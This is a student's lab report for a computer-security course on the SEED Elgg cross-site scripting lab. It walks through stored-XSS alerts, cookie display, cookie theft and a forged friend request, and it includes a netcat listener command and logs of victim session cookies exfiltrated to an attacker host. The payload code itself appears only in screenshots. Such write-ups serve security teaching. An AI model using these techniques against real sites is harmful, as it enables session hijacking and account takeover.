

Dhanashree Srinivasa


SUID: 393473169


Course: Computer Security - CSE 643

Cross-Site Scripting (XSS) Attack Lab


Task 1: Posting a Malicious Message to Display an Alert Window

In this task first add the following JavaScript code into the 'about me' or 'brief description' field of Sammy. When we save these changes, the profile displays a pop up with the word XSS, the one we write in the alert. This is because, as soon as the web page loads after saving the changes, the JavaScript code is executed on Sammy's profile. The following screenshot shows the code:







Next, to see that we can successfully perform this simple XSS attack, we next log into Alice's account and go on the Members tab and click on Samy's profile. Once we click on Samy's profile the page loads, we see the Alert pops up again with 'xss' word which was stored in the code and we can also see that the 'About me' field is empty, wherein we had stored the JavaScript code. The below screenshot shows below:




This shows that Alice was a victim to the XSS attack due to the JavaScript code injected by Samy on his own profile. The browser does not show the JavaScript code, but it executes the code.

Task 2: Posting a Malicious Message to Display Cookies

We change the previous code as the following in Samy's profile in the 'About me' section and again when we see the Elgg = cookie value as an alert, displaying the cookie of the current session i.e. of Samy's.




Now to verify if attack is successful, we login to Alice's account and visit Samy's profile from members tab.



Once we login, we see that Alice's cookie value is being displayed and 'About me' field of Samy is empty. This proves that the JavaScript code was executed, and Alice was a victim of the XSS attack. Here, only Alice can see the alert and hence the cookie. Attackers cannot see Alice's cookie.

Task 3: Stealing Cookies from the Victim's Machine

We first start a listening TCP connection in the terminal using the `nc -lvkn 5555` command. `-l` is for listening and `-v` for verbose. The netcat command allows the TCP server to start listening on Port 5555. Now, to get the cookie of the victim by the attacker, we write the following JS code in the attacker's (Samy) about me:



We can see below that the Elgg=cookie value has been displayed on the terminal.

```
seed@VM: ~/.../Labsetup
[09/21/23]seed@VM:~/.../Labsetup$ nc -lvkn 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 58582
GET /?c=Elgg%3Dpgmt4s7mlranaih3rmj6g4cq4f HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy


Connection received on 10.0.2.15 58646
GET /?c=Elgg%3Ddpkiogpr3979u0ug2ea3tebc2j HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members

Connection received on 10.0.2.15 58660
GET /?c=Elgg%3Ddpkiogpr3979u0ug2ea3tebc2j HTTP/1.1
```

On the terminal we can see Alice's cookie value when we visit Samy's profile from Alice's account. Hence, we have successfully obtained the victim's cookie and the attack was successful. We were able to see the cookie value of Alice because the injected Javascript code came from Elgg and the HTTP request came from Elgg as well. Therefore, the same original policy, the countermeasure in CSRF attacks cannot act as a countermeasure to XSS attacks.

Task 4: Becoming the Victim's Friend

To find how to send a friend request on a Elgg, Our goal is to understand the process by adding Samy as a friend to Alice's account. To do this, we'll first log in to Alice's account. Once logged in, we'll initiate a friend request to Samy. While carrying out this action, we'll inspect the network activity using HTTP Header Live to observe the HTTP request and examine the parameters used to send a friend request.




```
HTTP Header Live Main — Mozilla Firefox

http://www.seed-server.com/cache/1587931381/default/elgg.css
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Elgg=qo79viauahpbcdesmvuu63lep
GET: HTTP/1.1 200 OK
Date: Thu, 21 Sep 2023 04:12:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 11910
Content-Type: text/css;charset=utf-8


http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1695303185&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=qo79viauahpbcdesmvuu63lep
GET: HTTP/1.1 200 OK
Date: Thu, 21 Sep 2023 13:33:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT

Clear Options File Save ☒ Record Data ☒ autoscroll
```


Since it's a GET request, the URL has the parameters, and we see that friend has a value of 59 we know that the page owner is Samy here. We also see the token and ts values here.



Now that we know the GUID of Samy and the way the add friend request works, we can create a request using JavaScript code to add Samy as a friend to anyone who visits his profile. This web page should basically send a GET request with the following request URL: <http://www.xsslabelgg.com/action/friends/addfriend=59>. This link will be sent using the JS code that constructs the URL using JavaScript variables and this JS code will be triggered whenever Alice visits Samy's profile. We have added the code in the About me field of Samy's profile:



When the changes are saved, the JS code is run and executed. As a result of that, Samy is added as a friend to his own account. To know if the attack is successful, we log into Alice and search for Samy's profile and load it. Now when we go to friends of Alice, Samy is added to the list and attack is successful.



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

